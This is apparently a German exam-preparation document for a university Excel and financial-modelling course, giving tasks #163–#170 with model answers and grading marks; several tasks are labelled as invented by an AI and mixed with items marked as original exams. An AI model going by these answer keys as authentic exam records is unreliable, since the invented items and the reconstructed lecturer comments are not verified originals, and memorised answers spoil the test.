Die Kennzeichnung ist zugleich eine Modellierungsdisziplin. Wer jedes Blatt einer der drei Kategorien zuordnen muss, merkt beim Anlegen, wenn ein Blatt Eingabe und Verarbeitung vermischt. (✓)(+7) Die Navigation ist damit nicht nur ein Suchhilfsmittel, sondern erzwingt nebenbei die Trennung der Bereiche, die Rohleder ohnehin als Grundsatz der Arbeitsmappengestaltung verlangt. (✓)(+8)

Die Reihenfolge der Blätter widerspricht der Nummerierung bewusst. Die Nummerierung folgt dem Prozess, die physische Anordnung der Blätter dreht Rohleder um und stellt die Ausgabe nach vorne. (✓)(+9) Begründung ist die Lesegewohnheit: „wesentlich Informationen immer oben links“, und wer die Ergebnisse nicht plausibel findet, arbeitet sich von dort nach hinten in die Verarbeitung und bis in die Rohdaten vor. (✓)(+10)

Rohleders Erwartung: Er hat den Suchdialog ausdrücklich gegen die Unterschätzung verteidigt und ihn in drei aufeinanderfolgenden Einheiten wiederholt. Die drei Einstellungen sind der eigentliche Prüfstoff, weil die Technik ohne sie schlicht nicht funktioniert; eine Antwort, die nur „STRG+F“ nennt, beschreibt nicht das Verfahren, das er gezeigt hat.

Aufgabe #163 · 12 P. · Die drei Arten von Geldgrößen und ihre Funktionen · von der
KI erfunden – kein Original

In einem Financial Model sollen drei Werte ermittelt werden: der Buchwert einer Maschine zum 31.12., die Summe der Telekommunikationskosten im ersten Halbjahr 2027 und der Unternehmenswert nach der Discounted-Cashflow-Methode.

- a) (6 P.) Erläutern Sie die drei Arten von Geldgrößen, ordnen Sie den drei genannten Werten je eine zu und nennen Sie zu jeder Art die empfohlene Tabellenblattfunktion samt Entstehungsvorgang.
- b) (3 P.) Geben Sie die Formel für die Halbjahressumme an und erläutern Sie den Aufbau der Kriterien.
- c) (3 P.) Erläutern Sie, warum NBW() und XKAPITALWERT() auf derselben Zahlungsreihe leicht unterschiedliche Ergebnisse liefern, und geben Sie an, worauf bei NBW() zusätzlich zu achten ist.

a) 6 P. – Die drei Geldgrößen

Zeitpunktgrößen gelten an genau einem Stichtag und beschreiben einen Bestand. Ihr Heimatdokument ist die Bilanz, die stets die Überschrift „Bilanz per 31.12.“ trägt. Der Buchwert der Maschine ist eine solche Größe. ✓ {1} Der zugehörige Vorgang ist das Nachschlagen zum Stichtag, und die empfohlene Funktion ist XVERWEIS(); SVERWEIS() funktioniert zwar weiterhin, wird in neuen Arbeitsmappen aber nicht mehr eingesetzt. ✓
{2}

Zeitraumgrößen gelten für eine Periode definierter Länge. Ihr Heimatdokument ist die Gewinn- und Verlustrechnung, deren Regelperiode nach dem Handelsgesetzbuch das Jahr ist, ergänzt um freiwillige Quartals- oder Monatsabschlüsse. Die Halbjahressumme der Telekommunikationskosten ist eine solche Größe. ✓ {3} Der zugehörige Vorgang ist die Kumulation, also das Addieren aller Werte, die bestimmte Bedingungen erfüllen; die empfohlene Funktion ist SUMMEWENNS(), wobei das S für „several“ steht und mehrere gleichzeitig zu erfüllende Bedingungen erlaubt. Gleichwertig funktioniert SUMME() über einen FILTER(). ✓ {4}

Barwerte sind auf einen gemeinsamen Stichtag abgezinste Zahlungen. Die Königin unter ihnen ist der Kapitalwert, also die Summe mehrerer Barwerte, abgezinzt auf heute. Der Unternehmenswert nach der Discounted-Cashflow-Methode ist ein solcher kumulierter Barwert. ✓ {5} Der zugehörige Vorgang ist das Abzinsen, und die komfortabelste Funktion ist XKAPITALWERT(), wobei das X für „exakt“ steht, weil die Funktion mit echten Kalenderdaten statt mit einer starren Periodenlänge rechnet. ✓ {6}

b) 3 P. – Die Halbjahressumme

=SUMMEWENNS(tblTelco[Betrag];tblTelco[Datum];">="&\$F\$2;tblTelco[Datum];"<="&\$F\$3)

Das erste Argument ist der Summenbereich, also die Spalte, deren Werte addiert werden sollen. Danach folgen die Bedingungen jeweils als Paar aus Kriterienbereich und Kriterium.

✓ {1}

Die Kriterien selbst müssen als Zeichenkette übergeben werden, weshalb der Vergleichsoperator in Anführungszeichen steht und mit dem kaufmännischen Und an die Zelle mit dem Grenzdatum verkettet wird. Ohne diese Textverkettung ließe sich „größer oder gleich dem Inhalt von F2“ nicht formulieren, sondern nur eine exakte Gleichheit. ✓

{2}

Die Zeitraumgrenzen stehen damit in zwei Eingabezellen und nicht in der Formel. Genau darin liegt der Nutzen: Dieselbe Formel liefert die Jahres-, Quartals- oder Monatsscheibe, je nachdem, was in F2 und F3 eingetragen wird, und über INDIREKT() mit einer Textverkettung lässt sich zusätzlich die auszuwertende Kostenart per Dropdown umschalten. ✓ {3}

c) 3 P. – NBW() gegen XKAPITALWERT()

Der Unterschied liegt in der Zinstagezählung. NBW(), BW() und IKV() gehen von einer konstanten Periodenlänge von 1 aus, rechnen also jedes Jahr gleich lang, unabhängig davon, ob ein Schaltjahr darin liegt. XKAPITALWERT() verwendet dagegen echte Kalenderdaten und zinst ausgehend von einem 365-Tage-Jahr ab, sodass Schalttage zusätzlich verzinst werden. ✓ {1}

Im Beispiel der Vorlesung ergibt das einen Kapitalwert von rund 54,32 Euro über NBW(), BW() und die elementare Berechnung mit Barwertfaktoren, rund 54,38 Euro über XKAPITALWERT() und rund 54,42 Euro bei taggenauer Rechnung mit BRTEILJAHRE(). Für die Praxis ist diese Abweichung in den Nachkommastellen ein Nicht-Thema; wichtig ist allein, die Ursache benennen zu können. ✓ {2}

Bei NBW() ist zusätzlich zu beachten, dass die Anschaffungsauszahlung nicht in die Werteliste gehört. Die Funktion zinst jeden übergebenen Wert um mindestens eine Periode ab, die Anschaffung erfolgt aber im Entscheidungszeitpunkt und darf nicht abgezinst werden. Sie wird deshalb nach der Funktion addiert, was wegen ihres negativen Vorzeichens einer Subtraktion entspricht: =NBW(B1;C5:C9)+C4. ✓ {3}

■ Über die geforderten Punkte hinaus

XKAPITALWERT() erwartet die Argumente in der Reihenfolge Zins, Werte, Zeitpunkte, also =XKAPITALWERT(\$B\$1; C4:C9; D4:D9), und die Anschaffung steht hier sehr wohl mit in der Werteliste, weil ihr Datum mitgegeben wird. (✓)(+1)

IKV() ist der interne Zinsfuß und braucht ausschließlich die Zahlungsreihe, weil sie ohnehin von konstanter Periodenlänge ausgeht und sich deshalb nicht für den Kalender interessiert: =IKV(C4:C9). (✓)(+2) Der interne Zinssatz ist definitionsgemäß derjenige Kalkulationszins, bei dem der Kapitalwert genau null wird, was sich durch Einsetzen in NBW() nachweisen lässt. (✓)(+3)

Die dynamische Amortisationsdauer ist die erste Periode, in der die kumulierten Barwerte das Vorzeichen wechseln; im Beispiel geschieht das erst in Periode 5, was die Investition riskant macht, weil die Schätzungen bis dahin sämtlich eintreten müssen. (✓)(+4)

Rohleders Kritik an der deutschen Excel-Hilfe zu NBW() gehört zum Stoff: „Net“ bedeutet nicht netto, sondern saldieren, sodass die korrekte Bezeichnung Barwertsumme, kumulierte Barwerte oder schlicht Kapitalwert lauten müsste. (✓)(+5) Ebenso falsch ist dort die Beschreibung „jährlicher Abzinsungsfaktor“ für den Kalkulationszins in Dezimalschreibweise. (✓)(+6)

Und die Beschreibung „Anlagekosten einer Investition“ ist fachlich unhaltbar, weil eine Anschaffung erfolgsneutral ist: Es handelt sich um einen Aktivtausch, bei dem Liquidität gegen einen gleichwertigen Vermögensgegenstand getauscht wird. Kosten entstehen erst über die spätere Abschreibung. (✓)(+7)

Ein weiterer Vorteil von XKAPITALWERT() ist die Freiheit von der Periodenlänge 1: Fließt Geld am 15.06.2027, lässt sich genau dieses Datum eingeben, und auch eine monatliche Zahlungsachse ist möglich. (✓)(+8)

Für den Effektivzins eines Darlehens gilt dasselbe Werkzeug: Aus der Zahlungsreihe allein ergibt sich, was das Geld von der Bank tatsächlich kostet; die Annuität selbst liefert RMZ(), üblicherweise mit vorangestelltem Minus. (✓)(+9)

Für das Financial Model ergibt sich daraus die Vertikalmodellierung: Jede Kostenart bekommt eine eigene formatierte Tabelle mit Datum, Plan, Ist und Delta, und ein einziger Zelleninhalt schaltet die gesamte Auswertung zwischen Plan-, Ist- und Delta-Sicht um. (✓)(+10)

Die Zeitachse der Auswertung ist davon unabhängig: Dieselben Formeln liefern die Monats-, Quartals-, Jahres- oder Wochenscheibe, ohne dass unten etwas geändert werden muss. Bei Liquiditätsproblemen ist die Wochenscheibe die angemessene Granularität. (✓)(+11)

Und ein Warnschild zum Schluss: Die KfW-Vorlage zur Rentabilitätsvorschau zeigt Profitabilität, nicht Rentabilität, weil der ausgewiesene Gewinn nicht ins Verhältnis zum eingesetzten Kapital gesetzt wird. Eine Rendite hat immer Jahresbezug und ist ein Verhältnis von Gewinn zu Mitteleinsatz. (✓)(+12)

Rohleders Erwartung: Er nennt die Geldgrößen-Folie selbst eine der wenigen Schlüsselfolien im ganzen Foliensatz und leitet daraus die gesamte Funktionswahl im Financial Modeling ab. Er will nicht nur die drei Namen, sondern je Größe das Beispieldokument, den Entstehungsvorgang und die Funktion; und er will hören, dass die Wahl zwischen Nachschlagen, Kumulieren und Abzinsen aus der Art der Größe folgt und keine Geschmacksfrage ist.

Excel-Hilfe: Fehler zur gelb markierten Aussage (4 P) — SS24-Klausuraufgabe, aus U15 rekonstruiert

Aufgabe #164 · 4 P · Original-Klausuraufgabe SS24 (aus Rohleders U15-Besprechung rekonstruiert) · von der KI erfunden – kein Original

Abgebildet ist ein Auszug aus der deutschen Excel-Hilfe zum Thema Bezugsarten. Gelb hervorgehoben ist die Aussage: „Strukturierte Verweise auf Tabellen- und Spaltennamen in verknüpften Arbeitsmappen werden nicht unterstützt.“ Nehmen Sie Stellung zur gelb hervorgehobenen Aussage und begründen Sie Ihre Einschätzung.

Die Stellungnahme in ganzen Sätzen

Die gelb markierte Aussage ist falsch. Strukturierte Verweise auf Tabellen- und Spaltennamen einer anderen, verknüpften Arbeitsmappe funktionieren problemlos — in der LMU-Fallstudie der Vorlesung wurde genau ein solcher Verweis auf eine fremde Arbeitsmappe angelegt, und er lieferte denselben Wert wie der Zugriff innerhalb der Mappe. (✓)(1) Die Behauptung der Hilfe lässt sich also durch einen einfachen Gegenversuch widerlegen, und genau diese Prüfbarkeit ist der Kern der Antwort: Die Excel-Hilfe ist keine verlässliche Autorität, sondern zunehmend Opfer fehlgeschlagener automatisierter Übersetzung — auf derselben Seite steht ein Grammatikfehler in der

Überschrift, und der Fehlerwert „#REF!“ müsste in der deutschen Hilfe eigentlich „Bezug“ heißen. ✓ {2}

Richtig ist lediglich der Effizienz-Hinweis, der sich hinter der Aussage verbergen mag: Es kann sinnvoll sein, den Zugriff stattdessen mit INDIREKT zu modellieren, weil dann keine DDE-Verknüpfung zur Ziellarbeitsmappe unterhalten werden muss. ✓ {3} Dabei sind allerdings drei Bedingungen zu beachten, die in der Vorlesung ausdrücklich benannt wurden: Die INDIREKT-Syntax baut man sich am sichersten, indem man einen funktionierenden direkten Bezug anlegt und ihn mit FORMELTEXT als Vorlage — den „Spickzettel“ — ausliest; damit INDIREKT funktioniert, muss die Ziellarbeitsmappe geöffnet sein; und INDIREKT in Massen kann zu Performance-Problemen führen, weil die Funktion volatil ist. ✓ {4}

Über die geforderten Punkte hinaus

(✓){+1} Rohleders Korrekturnotiz zu dieser Aufgabe ist überliefert und eine Lehre für jede Stellungnahme-Aufgabe: „Maximal zwei Punkte hat, wer verknüpfte Arbeitsmappen nicht berücksichtigt in der Antwort.“ Wer nur allgemein über die Qualität der Excel-Hilfe schrieb, hatte zur hervorgehobenen Aussage nicht Stellung bezogen — und wer die Aufgabenstellung lediglich wiederholte, bekam dafür „im Regelfall keine Punkte“. Die Antwort muss den gelb markierten Satz direkt packen: stimmt er, stimmt er nicht, und woher weiß ich das.

Rohleders Erwartung: Erst das Urteil („falsch“), dann der Beleg (Fallstudie als Gegenbeweis), dann die differenzierte Einordnung (wahrer Effizienz-Kern mit INDIREKT samt seiner Voraussetzungen). Die Reihenfolge ist Programm — eine Antwort, die mit der Einordnung beginnt und das Urteil vergisst, lässt genau die geforderte Stellungnahme aus.

12. Live-Börsenkurse mit dem Datentyp Aktien (5 P)

Aufgabe #165 · 5 P · Live-Börsenkurse mit dem Datentyp Aktien · 5 Punkte · aus der U12-Vorführung gebaut · von der KI erfunden – kein Original

- a) 3 P. Beschreiben Sie, wie ein aktueller Börsenkurs als verknüpfter Datentyp in eine Zelle geholt wird und wie er aktuell gehalten wird.
- b) 2 P. Grenzen Sie den Datentyp Aktien von der Tabellenblatfunktion BÖRSEHISTORIE() ab.

a) 3 P. – Einrichtung und Aktualisierung

In eine Zelle wird der Name oder das Kürzel des Papiers beziehungsweise Index getippt — etwa „DAX“ — und die Zelle markiert; dann wandelt *Daten* → *Datentypen* → *Aktien* den Text in einen **verknüpften Datentyp** um, erkennbar am Symbol vor dem Namen. ✓ {1} Über das Einfüge-Kästchen am Datentyp beziehungsweise das Kontextmenü lassen sich Felder wie **Preis**, letzter Schlusskurs, Währung oder Kursänderung als eigene Zellen daneben ausgeben; die Zellen bleiben mit dem Datentyp verbunden. ✓ {2} Die Werte sind börsenaktuell, aktualisieren sich aber nicht von selbst — aktualisiert wird über Rechtsklick → *Datentyp* → *Aktualisieren* oder für die ganze Mappe mit **STRG + ALT + F5** („Alle aktualisieren“). ✓ {3}

b) 2 P. – Abgrenzung zu BÖRSENHISTORIE()

Der Datentyp liefert den **aktuellen Einzelwert** eines Papiers und eignet sich für Kurslisten und Depot-Übersichten. ✓ {4} **BÖRSENHISTORIE()** ist dagegen eine Tabellenblattfunktion, die **historische Kursreihen** über einen wählbaren Zeitraum als dynamische Matrix ausgibt — die Grundlage für CAGR-Rechnungen und Prognosen, für die ein einzelner Tageswert nicht reicht. ✓ {5}

(✓){+1} Ein belegter Stolperstein verbindet beide Werkzeuge: Die wöchentlichen Schlusskurse aus **BÖRSENHISTORIE()** haben keine streng gleichmäßige Zeitachse, weshalb der Prognoseblatt-Assistent in der Vorführung die Arbeit verweigerte — die Handformel **PROGNOSE.ETS()** ist dort robuster, weil sie die Zeitachse als eigenes Argument erhält.

Rohleders Erwartung: Der Ablauf in drei Schritten (Kürzel, Datentyp-Umwandlung, Feld ausgeben) plus die Aktualisierungsfrage sind die Punkte in a); in b) will er die saubere Trennung Einzelwert-jetzt gegen Zeitreihe-als-Matrix.

Aufgabe #166 · 6 P. · Das Tabellen-Feature: Anlage und die drei Automatik-Vorteile · 6 Punkte · aus der Vorjahres-U07 gebaut · von der KI erfunden – kein Original

- a) 2 P. Beschreiben Sie, wie aus einem Datenbereich eine formatierte Tabelle wird und was dabei zu beachten ist.
- b) 4 P. Erläutern Sie drei Automatik-Vorteile der Tabelle gegenüber dem nackten Zellbereich und grenzen Sie die automatische Formelübernahme vom Doppelklick auf das Ausfüllkästchen ab.

a) 2 P. – Anlage

Der Cursor steht im Datenbereich, dann *Einfügen* → *Tabelle* oder direkt **STRG + T**; im Dialog wird bestätigt, dass die erste Zeile die **Überschriften** enthält — diese müssen Texte sein, notfalls per Hochkomma erzwungen. ✓ **{1}** Unmittelbar danach bekommt die Tabelle über den Entwurf-Reiter ihren sprechenden Namen mit **tbl-Präfix**, denn Tabellennamen sind mappenweit eindeutig und die Grundlage aller strukturierten Verweise. ✓ **{2}**

b) 4 P. – Die drei Automatik-Vorteile

Erstens **wachsen Auswertungen mit**: Ein Diagramm oder ein MITTELWERT auf einer Tabellenspalte bezieht neue Datensätze automatisch ein, sobald sie unten angefügt werden — der Bereich muss nie wieder angepasst werden. ✓ **{3}** Zweitens entstehen **neue Spalten durch Nebendran-Schreiben**: Eine Überschrift rechts neben der Tabelle eingetippt, und die Tabelle dehnt sich um die neue Spalte aus, mit Format und Filter. ✓ **{4}** Drittens wird eine in eine Tabellenspalte eingegebene **Formel automatisch in die gesamte Spalte übernommen** — auch über Leerzeilen und Lücken hinweg. ✓ **{5}** Genau darin liegt der Unterschied zum Doppelklick auf das Ausfüllkästchen im nackten Bereich: Der füllt nur so weit, wie die Nachbarspalte lückenlos gefüllt ist, und **bleibt an der ersten Leerzeile stehen** — die Tabellen-Automatik kennt diese Grenze nicht. ✓ **{6}**

Über die geforderten Punkte hinaus

(✓){+1} Umkehr-Frage abgesichert — falls er die Aufgabe gedreht recycelt:

Zwei Nachteile bzw. Einschränkungen der formatierten Tabelle gegenüber dem nackten Zellbereich: Erstens gelten in ihr harte Formel-Verbote — in den Spaltenüberschriften sind keine Formeln zulässig und in den Datensätzen keine zeilenübergreifenden Mehrfachzellen-Matrixformeln, weil die Tabelle für die Weiterverarbeitung in Datenbanken, Pivot-Tabellen und Power Pivot gebaut ist und diese Abnehmer nur statischen Text als Feldnamen verarbeiten können; auch Spalten lassen sich in einer befüllten Tabelle nicht unmittelbar einfügen oder löschen. Zweitens bringt sie Verwaltungs-Eigenheiten mit: Der Tabellename muss mappenweit eindeutig sein, und im Namens-Manager erscheint die Tabelle nur schreibgeschützt — umbenannt wird sie ausschließlich über den Tabellenentwurf, was bei übernommenen Mappen regelmäßig für Verwirrung sorgt.

Rohleders Erwartung: Tabellen sind seit Jahren seine Standard-Datengrundlage („Pivot-Tabellen lieben Tabellen“). Die drei Automaten einzeln benannt plus die Leerzeilen-Abgrenzung beim Ausfüllkästchen — das ist die Antwort, die zeigt, dass man das Feature benutzt hat statt nur davon gehört.

Aufgabe #167 · 5 P. · Wie Excel Datum und Uhrzeit intern speichert · 5 Punkte · aus der Vorjahres-U02 gebaut · von der KI erfunden – kein Original

In einer Zelle steht ein Datum. Nach dem Umstellen des Zahlenformats auf „Standard“ zeigt die Zelle plötzlich 45.755.

- a) 3 P. Erklären Sie, was diese Zahl bedeutet und nach welchem Prinzip Excel Datumswerte speichert.
- b) 2 P. Wofür steht der Nachkommaanteil einer solchen Zahl, und was bedeutet der Wert 0,5?

a) 3 P. – Das serielle Datumssystem

Excel speichert Datumswerte als **fortlaufende Tageszählung**: Der 1. Januar 1900 trägt die Nummer 1, und jeder weitere Tag zählt um eins hoch — 45.755 ist schlicht der 45.755ste Tag seit diesem Startpunkt. ✓ **{1}** Ein „Datum“ ist in der Zelle also nie etwas anderes als eine gewöhnliche Zahl; erst das **Zahlenformat** entscheidet, ob sie als 45.755 oder als Kalenderdatum angezeigt wird. Das Umstellen des Formats ändert deshalb nichts am Wert, nur an der Darstellung. ✓ **{2}** Genau darum lässt sich mit Datumswerten rechnen: Eine Differenz zweier Daten ist eine einfache Subtraktion zweier Zahlen und ergibt Tage — die Grundlage jeder Fristen-, Perioden- und BRTEILJAHRE-Rechnung. ✓ **{3}**

b) 2 P. – Der Nachkommaanteil

Der Nachkommaanteil ist der **Tagesbruchteil**, also die Uhrzeit: 0,25 entspricht 6:00 Uhr, 0,75 entspricht 18:00 Uhr. ✓ **{4}** Der Wert 0,5 steht für die Hälfte des Tages — **12:00 Uhr mittags**. Eine Zahl wie 45.755,5 kodiert demnach Datum und Uhrzeit in einem einzigen Wert, und die Uhrzeit-Arithmetik samt der 24-Stunden-Umbruch-Falle folgt direkt aus dieser Speicherung. ✓ **{5}**


(✓){+1} Die Brücke zur Finanzmathematik sichert den Reservepunkt: Weil Datumswerte Zahlen sind, liefert BRTEILJAHRE() die Spanne zweier Daten direkt als Jahresbruchteil (Basis 1 = taggenau) — die Periodenzahl einer CAGR- oder Zinsrechnung entsteht damit ohne jede Hilfskonstruktion.

Rohleders Erwartung: Die Kernidee — Datum ist Zahl, Format ist Anzeige — muss klar formuliert sein; die 12-Uhr-Deutung der 0,5 ist sein Standard-Prüfstein dafür. Wer die Brücke zur Datumsdifferenz oder zum [h]-Format schlägt, holt den Zusatzeindruck.

15. Excel-MVPs (4 P.)

Excel-MVPs (4 P.)

Original-Abbildung der Klausuraufgabe (Scan)



✓ von 2 Profs geprüft

Aufgabe #168 · 4 P. · Excel-MVPs · 4 Punkte · Original-Altmeisterklausur

Excel-MVPs (4 P.): Was versteht man unter einer/einem Excel-MVP? Welche Rolle hat sie/er im Anwendersupport?

Lösung

Was ist ein/e Excel-MVP?

MVP steht für **Most Valuable Professional** (deutsch: "wertvollster Fachmann/Fachfrau"). Es handelt sich um einen **Auszeichnungs- bzw. Ehrentitel, den Microsoft vergibt** — nicht um eine Anstellung oder Berufsbezeichnung. (Nicht verwechseln: In der Hey-Joe-Aufgabe meint „Excel-MVP“ den internen **Most Valuable Player** der Fachabteilung — der Aufgabenkontext entscheidet, welche Lesart gefragt ist.)

Ein/e Excel-MVP ist demnach eine **unabhängige Person**, die

- **kein Microsoft-Mitarbeiter** ist, sondern aus der Anwender-Community stammt,
- **herausragendes Fach- und Praxiswissen** rund um Excel besitzt,
- dieses Wissen über längere Zeit **freiwillig und aktiv mit der Community teilt** — etwa in Foren, Blogs, Videos, Fachbüchern oder Vorträgen,

- und dafür von Microsoft **für einen begrenzten Zeitraum** (i. d. R. jährlich neu geprüft) ausgezeichnet wird.

Der Titel ist also eine **Anerkennung für geleistetes Community-Engagement**, keine Garantie und keine offizielle Support-Funktion.

Rolle im Anwendersupport

Excel-MVPs sind eine wichtige **Säule des inoffiziellen, community-basierten Supports** und übernehmen dabei drei klar unterscheidbare Aufgaben:

1. **Direkte Nutzerhilfe (Peer-to-Peer)** Sie beantworten in Foren und Community-Plattformen (z. B. Microsoft Answers, MrExcel, Stack Overflow) **konkrete Anwenderfragen** — oft praxisnäher, schneller und verständlicher, als es die integrierte Excel-Hilfe kann.
2. **Erstellung frei zugänglicher Lerninhalte** Sie produzieren **Tutorials, Blogartikel, Video-Anleitungen und Beispieldateien**, die die offizielle Microsoft-Dokumentation ergänzen und Wissenslücken schliessen.
3. **Bindeglied zwischen Anwendern und Microsoft** Durch ihren engen Kontakt zur Praxis melden sie **Fehler, Feedback und Verbesserungswünsche** an Microsoft zurück und tragen so indirekt zur Weiterentwicklung von Excel bei.

Wichtige Einordnung: MVPs **entlasten** den offiziellen Microsoft-Support spürbar, **ersetzen** ihn aber nicht. Ihre Hilfe erfolgt **ehrenamtlich, ohne vertragliche Support-Garantie oder Haftung** — im Zweifel bleibt der offizielle Microsoft-Support die verbindliche Anlaufstelle.

(✓){+1} Die Brücke zur Excel-Hilfe-Aufgabe sichert den Reservepunkt: MVP-Antworten findet man in der Gruppe der Fachcommunitys und Foren (Microsoft Answers, MrExcel, Stack Overflow) — also in Rang zwei der empfohlenen Rangfolge, nach der verbindlichen Herstellerdokumentation und vor den Lehrformaten.

16. Aufgaben von Excel (10 P.)

✓ von 2 Profs geprüft

Aufgabe #169 · 10 P · Aufgaben von Excel · 10 Punkte · Original-Altmeisterklausur

Das aktuelle Dateiformat von Excel (.xlsx) erlaubt Tabellenblätter mit bis zu 1.048.576 Zeilen. Aber nicht alles, was technisch möglich ist, ist auch sinnvoll. Ist es Aufgabe von Excel, in einer Arbeitsmappe mit einer Million Datensätzen umzugehen? Fällten Sie ein begründetes Urteil und stützen Sie es auf mindestens drei verschiedene, klar getrennte Argumente. (10 Punkte)

Lösung

Urteil (vorangestellt): Nein. Große Datenbestände in der Größenordnung einer Million Datensätze *dauerhaft zu verwalten* ist **nicht** die eigentliche Aufgabe von Excel. Excel ist ein **Tabellenkalkulationsprogramm** (Werkzeug zum Rechnen, Auswerten und Darstellen), kein **Datenbank-Management-System (DBMS)**. Dass das Dateiformat bis zu 1.048.576 Zeilen *speichern kann*, ist eine reine Formatgrenze und kein Leistungsversprechen: „speichern können“ ist nicht dasselbe wie „performant und fehlerfrei verarbeiten können“. Diese Unterscheidung – **technisch möglich vs. betriebswirtschaftlich sinnvoll** – ist der Kern der Antwort.

Technischer Hintergrund: $1.048.576 = 2^{20}$ Zeilen, $16.384 = 2^{14}$ Spalten (letzte Spalte „XFD“). Die Grenze ist also eine binäre Format-Obergrenze, kein Wert, bei dem Excel noch flüssig arbeitet.

Ich stütze das Urteil auf drei getrennte Argumente.

Argument 1 – Leistung und Stabilität (Excel arbeitet im Arbeitsspeicher)

Excel hält eine geöffnete Arbeitsmappe vollständig im **Arbeitsspeicher (RAM)**. Bei einer Million Zeilen bedeutet das:

- **Verarbeitungsgeschwindigkeit:** Sortieren, Filtern und **Pivot-Tabellen** (interaktive Verdichtungstabellen) müssen über den gesamten Datenblock rechnen. Jede Neuberechnung zieht sich, weil Excel bei Änderungen tendenziell viele abhängige Zellen erneut auswertet.
- **Speicher-/Stabilitätsrisiko:** Die Datei bläht sich auf, der RAM-Verbrauch steigt, und bei Speicherknappheit drohen **Programmabstürze und Datenverlust** – gerade weil in Excel Rechnen und Speichern im selben, flüchtigen Arbeitsprozess passieren. Ein DBMS trennt beides und lagert Daten auf die Platte aus.

Argument 2 – Nachschlage-Funktionen skalieren schlecht (quantitativ)

Die typische Excel-Auswertung „hole zu jedem Datensatz den passenden Wert aus einer anderen Tabelle" wird über Nachschlage-Funktionen wie **SVERWEIS** gelöst. Bei exakter Suche arbeiten diese im Kern **linear** – sie prüfen Zeile für Zeile, bis der Treffer gefunden ist.

Formel und **vollständige Zerlegung jedes Bestandteils**:

=SVERWEIS(Suchkriterium; Matrix; Spaltenindex; [Bereich_Verweis])

Bestandteil	Was es ist	Wozu es dient
=	Gleichheitszeichen	leitet in Excel jede Formel ein; ohne = steht nur Text in der Zelle
SVERWEIS	Funktionsname (S enkrechter VERWEIS)	sucht einen Wert in der ersten Spalte eines Bereichs und gibt einen Wert aus derselben Zeile zurück
(	öffnende Klammer	markiert Beginn der Argumentliste der Funktion
Suchkriterium	1. Argument	der gesuchte Wert (z. B. eine Kundennummer)
;	Semikolon = Argument-Trennzeichen	trennt die einzelnen Argumente voneinander (in der deutschen Excel-Version)
Matrix	2. Argument	der Tabellenbereich , in dem gesucht wird; die Suche läuft in dessen erster Spalte
;	Semikolon	trennt Matrix vom nächsten Argument
Spaltenindex	3. Argument	Nummer der Spalte innerhalb der Matrix, deren Wert zurückgegeben wird (1 = erste Spalte der Matrix)
;	Semikolon	trennt Spaltenindex vom letzten Argument
[Bereich_Verweis]	4. Argument, optional	FALSCH/0 = exakte Suche, WAHR/1 = ungefähre Suche; die eckigen Klammern [] bedeuten „darf weggelassen werden"
)	schließende Klammer	markiert Ende der Argumentliste

Warum das bei Massendaten kippt: Berechnet man m solcher exakter Nachschlage-Formeln über n Zeilen, entstehen im ungünstigen Fall rund $m \cdot n$ Vergleiche. Bei $n =$

1.000.000 Zeilen und ebenso vielen Lookups sind das $\approx 1.000.000 \times 1.000.000 = 1 \times 10^{12}$ **Vergleichsoperationen** – ein quadratischer Aufwand, an dem selbst starke Rechner spürbar einbrechen. Eine Datenbank löst dieselbe Abfrage mit einem **Index** in Bruchteilen davon.

Argument 3 – Datenintegrität, Fehlerrisiko und Mehrbenutzerbetrieb

Excel gibt der Struktur der Daten kaum verbindliche Regeln vor:

- **Keine erzwungene Datenintegrität:** In eine Zelle darf man alles tippen. Es gibt keine erzwungenen Datentypen, keine Pflichtfelder, keine referenzielle Kontrolle. Ein einzelner Tippfehler in einer Million Zeilen ist praktisch unauffindbar, kann aber Summen und Auswertungen verfälschen.
- **Kein echter Mehrbenutzerbetrieb:** Sollen mehrere Personen zeitgleich zuverlässig schreiben, stößt Excel an Grenzen; ein DBMS regelt das über **Transaktionen** (ganz-oder-gar-nicht-Änderungen) und **Zugriffsrechte**.
- **Sicherheit/Nachvollziehbarkeit:** Feingranulare Rechte, Protokollierung und Sicherungskonzepte sind in Datenbanken Standard, in einer Excel-Datei nicht.

Differenzierung – wann Excel bei großen Mengen trotzdem legitim ist

Fairerweise: Excel *muss* große Mengen nicht komplett meiden. Über **Power Query** (Daten laden/aufbereiten) und **Power Pivot / Datenmodell** kann Excel Millionen Zeilen aus einer Quelle einlesen und **auswerten**, *ohne* sie als eine Million sichtbarer Zellzeilen im Blatt zu halten. Das verschiebt aber nur den Auswertungs-Layer – die **Haltung und Pflege** der Massendaten bleibt Aufgabe der Datenquelle (Datenbank), nicht des Tabellenblatts.

Fazit

Die **Aufgabe von Excel** ist das **Analysieren, Rechnen, Visualisieren und schnelle Prototyping** – idealerweise auf überschaubaren oder bereits verdichteten Datenmengen. Das **dauerhafte Verwalten** von einer Million Datensätzen gehört in ein **DBMS** (z. B. SQL Server, MySQL, PostgreSQL), das für Skalierbarkeit, Integrität und Mehrbenutzerbetrieb gebaut ist. Sinnvolle Architektur: **Datenbank als Speicher, Excel als Auswertungs-Frontend davor**. Damit lautet das Urteil begründet: technisch machbar, aber betriebswirtschaftlich nicht Excels Aufgabe.

(✓)(+1) Der belegte Praxisfall als Reserve: Public Health England verlor im Oktober 2020 rund 15.800 positive Testergebnisse, weil Labordaten in einer .xls-Mappe mit 65.536-Zeilen-Grenze zusammengeführt wurden — das Überschreiten einer Formatgrenze erzeugt keinen Fehlerwert, sondern ein plausibel aussehendes, zu niedriges Ergebnis.

17. Excel-Hilfe (10 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #170 · 10 P. · Excel-Hilfe · 10 Punkte · Original-Altmeisterklausur

Thema: Excel-Hilfe (Klausuraufgabe, 10 Punkte)

